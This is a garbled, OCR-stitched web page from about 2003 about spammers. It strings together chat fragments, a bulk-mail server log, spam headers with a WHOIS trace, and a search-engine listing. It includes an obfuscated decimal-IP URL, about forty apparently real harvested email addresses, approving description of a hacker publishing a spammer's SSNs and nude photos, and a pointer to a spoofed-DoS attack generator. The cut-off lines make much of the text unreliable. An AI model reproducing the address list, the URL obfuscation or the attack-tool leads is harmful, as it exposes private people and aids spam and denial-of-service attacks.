- Miscellaneous Documents
- Lets Get Brutal!



http://3327036934/%77%61/%77%69%6C%73%6F%6E%72%69%76%65%72/%6D%6F%72%74%2E%68%74%6D%6C

>Instant Message From: Travis4523

Travis4523: hey r u daras stepmom if so this is her cuosin

Travis4523: hello r u there

Reminder: AO
password or bi

ation from: Chas204

dy Chat

O for THE WIDEST SELECTION of PORN!


1st Class Mail

```
Server 1       Response to Sender Info: 250 2.1.0 <          >... Sender ok
Server 2       Response to Sender Info: 550 5.0.0 Command rejected
Server 3       Server's welcome: 554 tot-te.proxy.aol.com ESMTP Sendmail 8.10.0/8.10.0;          :
Server 4       Response to Req. to send data: 354 Enter mail, end with "." on a line by itself
Server 5       Connected.  Saying hello to mx1.mail.yahoo.com
Server 6       Server's welcome: 220 tot-tf.proxy.aol.com ESMTP Sendmail 8.10.0/8.10.0;          :
Server 7       Response to Sender Info: 550 5.0.0 Command rejected
Server 8       Response to Sender Info: 550 5.0.0 Command rejected
Server 9       Response to Sender Info: 550 5.0.0 Command rejected
Server 10      Response to Sender Info: 550 5.0.0 Command rejected
Server 11      Response to Sender Info: 550 5.0.0 Command rejected
Server 12      Response to Sender Info: 550 5.0.0 Command rejected
Server 13      Response to Sender Info: 550 5.0.0 Command rejected
Server 14      Server's welcome: 220 tot-te.proxy.aol.com ESMTP Sendmail 8.10.0/8.10.0;          :
Server 15      Server's welcome: 250 tot-te.proxy.aol.com Hello 98A6C8F1.ipt.aol.com [152.166.200.241], pleased
Server 16      Response to Sender Info: 550 5.0.0 Command rejected
Server 17      Server's welcome: 554 tot-te.proxy.aol.com ESMTP Sendmail 8.10.0/8.10.0;          :
Server 18      Response to Sender Info: 550 5.0.0 Command rejected
Server 19      Response to Sender Info: 550 5.0.0 Command rejected
Server 20      Response to Sender Info: 550 5.0.0 Command rejected
```


□ Hide detailed view (Faster)

Summary Status
Sent: 14576
Rejected: 990
Speed: 3522 per hour
Last Addr:

Spammers Photos From Her PC


Better get a brillo pad Rodona. It's going to take a lot of scrubbing to make you come clean.


Spammers Gone Wild Collection



Hacker Vs Spammer


- **Over 100 MB of data downloaded**
- **Database of 280,000 email addresses**
- **Information posted to the web by the hacker:**
  - **All evidence of the spammers illegal activities**
  - **Explicit personal dirty letters (oh my)**
  - **Explicit personal pictures (yes some nudes)**
  - **All personal information on the spammer**
    - All business records
    - Residence addresses of all business associates
    - Social Security number of all business associates
    - Telephone numbers of all business associates

My email address was in the list!



```
contactus@kcircle.com
contemplateur@videotron.ca
content@neo.rr.com
content@netscape.com
content_rating@prodigy.net
conter.olivier@wanadoo.fr
contessa369@hotmail.com
contest@aol.com
contestcen@aol.com
contik@hotmail.com
continue@phish.nether.net
continuum@mindspring.com
continuum@spam-jelly.mindspring.com
continuum@starplace.com
contracer@hotmail.com
contractor1@my-dejanews.com
contrapunkt@gmx.net
contrapuntal@my-dejanews.com
contrapuntal@usa.net
contrapuntal@yahoo.com
contrarian@ukgateway.net
contributors@hotmail.com
control@hotmail.com
control@modellbahnverwaltung.de
control@the-csm.freeserve.co.uk
controlisanillusion@juno.com
controlp@erols.com
controls@mediaone.net
contuamor@a001.sprintmail.com
contuamor@pop.a001.sprintmail.com
contuamor@sprintmail.com
convergencesf@earthlink.net
converse56@aol.com
converse@indra.com
conversions@hotmail.com
convesso@tin.it
convidat@upvnet.upv.es
conway@inimage.com
conway@pjm.com
conyx@email.com
coolzie@devnul.com
coo@lyte.net
```


Back at ya, Spammer!



```
Return-Path: <lrose@mcgcva.com>
Received: from mx.nas-smoothtransition.com ([66.95.15
        by rwcrgwc56.attbi.com
        (InterMail vM.4.01.03.37 201-229-121-137-2002(
        id <20030205103240.LWKJ13574.rwcrgwc56.at
        for <controls@attbi.com>; Wed, 5 Feb 2003 10:3
Received: from Ejtnjtw (pool-141-153-191-125.mad.eas
            by mx.nas-smoothtransition.com (8.11.4/8.9.3
            for <controls@attbi.com>; Wed, 5 Feb 2003
Date: Wed, 5 Feb 2003 05:32:28 -0500
Message-Id: <200302051032.h15AWSu13899@mx.na
From: nancy0s <nancy0s@aol.com>
To: controls@attbi.com
Subject: Return true
MIME-Version: 1.0
Content-Type: multipart/alternative;
            boundary=W30173068R0vSX3m80

--W30173068R0vSX3m80
```

Message route: [1] - [141.153.191.125]

```
     141.153.191.125 (IP Address)



Multiple entries exist for the IP address 141.153.191.1

Verizon Internet Services VIS-141-149 (NET-141-149
                            141.149.0.0 - 141.158.255.255
Verizon Internet Services VZ-DSLDIAL-MDSNNJ-12 (
                            141.153.128.0 - 141.153.255.2

# ARIN WHOIS database, last updated 2003-02-10 2
# Enter ? for additional hints on searching ARIN's WH
```



http://astalavista10.box.sk/cgi-bin/robot?srch=aggressor

Box network: Astalavista . NewOrder . Mp3 box . Mobile . Code . DVD . Eye . Gameguru . Thrax . Black box . Linux box discussions Top sites

astalavista.box.sk

the search engine for security related websites

Use this page to add your site to the engine.
How to add Astalavista search to your page.

DoS generator

search

Enter **one or more words** to search for. If you want to specify more than one word, use a space as a separator. Example : *security linux* for all topics dealing with both security and linux.

1.: **http://neworder.box.sk/box.php3?gfx=newo...**
▪ Attack utils aggressor - a windows 95 based exploit generator which can emulate spoofed attacks and other system testing tools like Boink, Smurf, Land and other nuke variants (26156 hits)

